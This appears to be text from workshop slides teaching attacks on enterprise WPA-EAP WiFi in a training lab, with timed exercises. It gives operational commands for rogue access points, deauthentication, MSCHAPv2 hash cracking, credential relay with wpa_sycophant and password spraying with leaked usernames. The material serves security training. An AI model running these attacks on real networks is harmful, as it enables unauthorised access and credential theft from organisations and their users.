


Table: IdentityAP

	bssid	ssid	mac	manuf	identity	method
	Filter	Filter	Filter	Filter	Filter	Filter
1	F0:9F:C2:71...	wifi-IT	FC:F8:AE:F3:ED:C4	Intel Corporate	WORKSHOP\anonymous	EAP-PEAP
2	F0:9F:C2:71...	wifi-marketing	78:F2:38:D4:5A:10	Samsung Electronics Co.,Ltd	WORKSHOP\anonymous	EAP-PEAP
3	F0:9F:C2:71...	wifi-tablets	02:00:00:00:36:00	Unknown	WORKSHOP\manager	EAP-PEAP
4	F0:9F:C2:71...	wifi-tablets	B0:99:D7:AA:E3:12	Samsung Electronics Co.,Ltd	WORKSHOP\tablets	EAP-PEAP
5	F0:9F:C2:71...	wifi-tablets	D0:C6:37:14:F3:F3	Intel Corporate	WORKSHOP\manager	EAP-PEAP
6	F0:9F:C2:71...	wifi-legal	04:EA:56:03:FE:08	Intel Corporate	WORKSHOP\anonymous	EAP-PEAP
7	F0:9F:C2:71...	wifi-preproduction	8C:DE:E6:F1:1A:11	Samsung Electronics Co.,Ltd	WORKSHOP2\anonymous	EAP-PEAP

Recon – MGT - Cert info

- With pcapFilter.sh we can get the certificate information



```
root@WiFiWorkshopLab:/home/user/tools# bash pcapFilter.sh -C -f /home/user/wifi/wific44-01.cap  | more

FILE: /home/user/wifi/wific44-01.cap
Running as user "root" and group "root". This could be dangerous.
Certificate:
    Data:
        Version: 3 (0x2)
        Serial Number: 2 (0x2)
        Signature Algorithm: sha256WithRSAEncryption
        Issuer: C = ES, ST = Madrid, L = Madrid, O = WiFiWorkshopLab, OU = Certificate Authority, CN = WiFiWorkshopLab CA, emailAddress = ca@WiFiWorkshopLab.com
        Validity
            Not Before: Jun 10 10:19:11 2023 GMT
            Not After : Jun  9 10:19:11 2025 GMT
        Subject: C = ES, L = Madrid, O = WiFiWorkshopLab, OU = Server, CN = WiFiWorkshopLab CA, emailAddress = server@WiFiWorkshopLab.com
        Subject Public Key Info:
            Public Key Algorithm: rsaEncryption
                RSA Public-Key: (2048 bit)
                Modulus:
                    00:c3:be:a8:40:9e:9c:7f:0a:0f:cb:81:37:54:e7:
                    48:65:d5:e2:e3:85:4e:84:4e:68:be:b2:3c:ac:95:
                    a7:9e:18:82:26:84:d3:a8:95:f9:8b:65:40:33:1a:
                    a6:b2:ac:da:4c:31:80:9e:15:15:a0:b5:fe:cd:da:
                    ab:bb:33:0b:dc:73:2e:1f:7f:80:3e:6b:6b:b5:e6:
                    a0:63:3a:6a:0c:7b:5f:36:7e:ec:e3:d0:2a:34:52:
                    b9:e7:67:16:55:aa:44:20:51:8e:d4:8e:37:e5:42:
                    23:7a:cc:fe:98:0f:04:64:f3:50:f9:6c:73:e7:24:
                    67:b8:b2:5b:21:65:35:7c:32:a4:ad:ed:d5:e3:72:
                    58:58:5f:11:7b:26:4e:88:f2:a6:71:55:14:85:3b:
                    98:1d:31:28:df:ee:6e:cd:c1:a1:0b:ef:8f:31:33:
                    96:b5:cc:73:bf:70:74:8d:ac:26:24:bb:ba:c3:6d:
                    2b:a5:c2:a7:fd:2c:c4:28:eb:fe:32:d4:84:be:76:
                    75:ad:93:cc:b1:f5:a1:fb:5a:16:0d:2c:8c:c3:51:
                    bb:59:cf:89:92:f3:55:ba:92:0c:b3:cc:3f:35:a9:
                    7d:ed:8b:f3:8c:1b:7a:ea:77:1a:4c:9d:62:4b:2b:
                    cb:3b:9d:fb:80:c1:a5:22:2b:a4:18:34:ff:00:48:
                    41:0f
                Exponent: 65537 (0x10001)
        X509v3 extensions:
```


Exercise

- Recon in WiFiWorkshop Lab
- Obtain
  - probe of the client of network wifi-IT
  - wifi-preproduction cert information (CA email)
- 25 minutes

Advanced Enterprise WiFi attacks

When can we attack with a rogue AP?

- Client uses user and password (no client cert)
- Client doesn't verify the APs cert with a CA



Shall we begin the attacks?

First scenario: What can we do when we can create a Rogue AP for an MGT network?

What can we do when we can create a Rogue AP for an MGT network?

- The clients doesn't verify the AP Certificate
- We can create a RogueAP with the same ESSID
- Easy mode
- Cases:
  - What if the clients verify manually the cert?
  - What if the AP password is not the same as the AD?
  - What if we can’t crack the MSCHAPv2 password?

What if the clients verify manually the cert?

What if the clients verify manually the cert? Theory

- Scenario:
  - Client does not verify the CA automatically
  - The client verifies the CA manually by viewing the text fields
- Attack:
  - We can create a Certificate with the same fields and then create a normal RogueAP
- Recommended tools: eaphammer, berate_ap, airgeddon, etc.
- NOTE: This is something that should always be done

What if the clients verify manually the cert? Attack

- Create a certificate similar to the original

  -
    ```
    ./eaphammer --cert-wizard
    ```
- RogueAP + deauth


  -
    ```
    python3 ./eaphammer -i <INTERFACE> --auth wpa-eap --essid <ESSID> --creds
    ```

  -
    ```
    aireplay-ng -0 0 wlan0mon -a <BSSID> -c <STATION MAC>
    ```
- Get MSCHAPv2
- Crack with hashcat

  -
    ```
    hashcat -a 0 -m 5500 hash.hash ~/rockyou-top100000.txt --force
    ```


What if the clients verify manually the cert? Exercise

- Attack network **wifi-marketing** in WiFiWorkshop Lab
- 40 minutes



What if the clients verify manually the cert? Exercise

- Attack network **wifi-marketing** in WiFiWorkshop Lab
- 40 minutes



What if the AP password is not the same as the AD?

What if the AP password is not the same as the AD? - Theory


- Scenario:
  - Client can use different user/pass for WiFi and for the Active Directory
  - In case the WiFi network is secured we can't attack there
    - Isolated clients
    - IDS/IPS
    - Etc.
- Attack:
  - Once we have the credentials of the WiFi network, we can use a RogueAP with those credentials for the client to fully connect to our network and attack there
  - Eaphammer allows you to create a captive portal automatically. But never use the default website
- Recommended tools: eaphammer
- NOTE: eaphammer does everything automatically

What if the AP password is not the same as the AD? - Attack

- Same as before
- Crack MSCHAPv2 creds
- Add creds to eaphammer
  - ./ehdb --add --identity '<USER>' --password '<PASS>'
- RogueAP with user stored and a captive portal
  - --captive-portal --lhost 10.10.10.10


What if the AP password is not the same as the AD? - Exercise

- Attack network wifi-preproduction in WiFiWorkshop Lab
- 25 minutes



What if the AP password is not the same as the AD? - Exercise

- Attack network wifi-preproduction in WiFiWorkshop Lab
- 25 minutes



What if we can’t crack the MSCHAPv2 password?

What if we can’t crack the MSCHAPv2 password? - Theory


- Scenario:
  - There are many cases where we have been able to obtain MSCHAPv2, but we cannot crack it due:
    - to its complexity
    - lack of time
- Attack:
  - Create a RogueAP and relay the creds to the real AP, like a NetNTLMv2 Relay attack
- Recommended tools: wpa_sycophant and berate_ap
- NOTE: in this case it is better to use berate_ap rather than eaphammer because it is configured for wpa_sycophant

What if we can’t crack the MSCHAPv2 password? - Attack

- As we know in advance that we will not be able to crack it, we can start the relay directly
- This way we can obtain the hash to crack it, if possible, but directly access the corporate network
- Edit the file '~/tools/wpa_sycophant/wpa_sycophant_example.conf' with the correct SSID. And then open 3 terminals to run these three programs at the same time
  - Create a RogueAP with berate_ap
    - cd ~/tools/berate_ap/
    - ./berate_ap --eap --mana-wpe --wpa-sycophant --mana-credout outputMana.log <INTERFACE> lo <ESSID>
  - Do deauth attack to clients in the network
    - aireplay-ng -0 0 <INTERFACE> -a <AP> -c <CLIENT>
  - Execute wpa_sycophant
    - cd ~/tools/wpa_sycophant/
    - ./wpa_sycophant.sh -c wpa_sycophant_example.conf -i <INTERFACE>


What if we can’t crack the MSCHAPv2 password? - Exercise

- Attack network wifi-tablets in WiFiWorkshop Lab
- 25 minutes



What if we can't crack the MSCHAPv2 password? - Exercise

- Attack network wifi-tablets in WiFiWorkshop Lab
- 25 minutes



Second scenario: What if we can't create a Rogue AP for the network or it doesn't work?

What if we can't create a Rogue AP for the network or it doesn't work?

- Clients use Client certificate or verifies the AP certificate with a CA
- Let's find another way
- Cases:
  - What if clients in tablets MGT network are vulnerable but clients in corporate MGT network with the AD not?
  - What if clients Identities (usernames) seems simple and predictably or we have a leak?
  - What if the clients are well configured, but the users connect to other free networks?
  - What if the client is well configured but has probes to a home network?
  - What if the client computers are well configured, but we can trick the users?

What if the clients on the tablets MGT network are vulnerable, but the clients on the corporate MGT network with the AD are not?

What if the clients on the tablets MGT network are vulnerable, but the clients on the corporate MGT network with the AD are not? - Theory

- Scenario:
  - Sometimes 2 APs are connected to the same AD (Active Directory)
  - The corp network is secured and its clients are well configured but the phones network is insecure, and its clients don't check the certificate
- Attack:
  - In a Relay attack there is no information about the AP ESSID or BSSID, so we can create a RogueAP with an ESSID and relay the login to other ESSID
- Recommended tools: wpa_sycophant and berate_ap
- NOTE: in this case it is better to use berate_ap rather than eaphammer because it is configured for wpa_sycophant


What if the clients on the tablets MGT network are vulnerable, but the clients on the corporate MGT network with the AD are not? - Attack

- Network corp only has well configured clients. They only use EAP-TLS
- If the tablet AP clients can authenticate to both networks.
  - We can do a Relay between the tablet AP and the corp AP.
  - So, we can perform the same attack that we have done in the previous one but changing the ESSID in wpa_sycophant to the corp network

What if the clients on the tablets MGT network are vulnerable, but the clients on the corporate MGT network with the AD are not? - Exercise


- Attack network wifi-corp in WiFiWorkshop Lab

- 15 minutes



What if the clients on the tablets MGT network are vulnerable, but the clients on the corporate MGT network with the AD are not? - Exercise

- Attack network wifi-corp in WiFiWorkshop Lab
- 15 minutes



What if clients Identities (usernames) seems simple and predictably or we have a leak?

What if clients Identities (usernames) seems simple and predictably or we have a leak? – Theory

- Scenario:
  - Many usernames are predictably somehow
    - Initials of employee names as a user. (Jonathan Michael Harrison: jmh@corpo.com)
    - Full name (Jonathan Michael Harrison: jonathan.michael.harrison@corpo.com)
    - Part of the name (Jonathan Michael Harrison: jmichaelh@corpo.com)
    - Etc.
  - In many other cases, names of employees have been leaked due to information leaks, hacks, etc.
    - For example, information leaks on sites such as GitHub
  - Many of these users use filtered passwords or predictable passwords such as "Summer23"
- Attack:
  - Simple password spraying or brute force (careful not to block users)
- Recommended tools: air-hammer, eaphammer
- NOTE: OSINT can be the key, specially leaks

What if clients Identities (usernames) seems simple and predictably or we have a leak? - Attack

- Found users leaks in internet
- Found password in the same leak
- Password spraying the AP with the password and the list of usernames detected
  - ./air-hammer.py -i <INTERFACE> -e <ESSID> -P <PASSWORD> -u <USERLIST FILE>
  - python3 ./eaphammer --eap-spray --interface-pool <INTERFACE1> <INTERFACE2> --essid <ESSID> --password <PASSWORD> --user-list <USERLIST FILE>

What if clients Identities (usernames) seems simple and predictably or we have a leak? - Exercise

- Attack network wifi-operations in WiFiWorkshop Lab

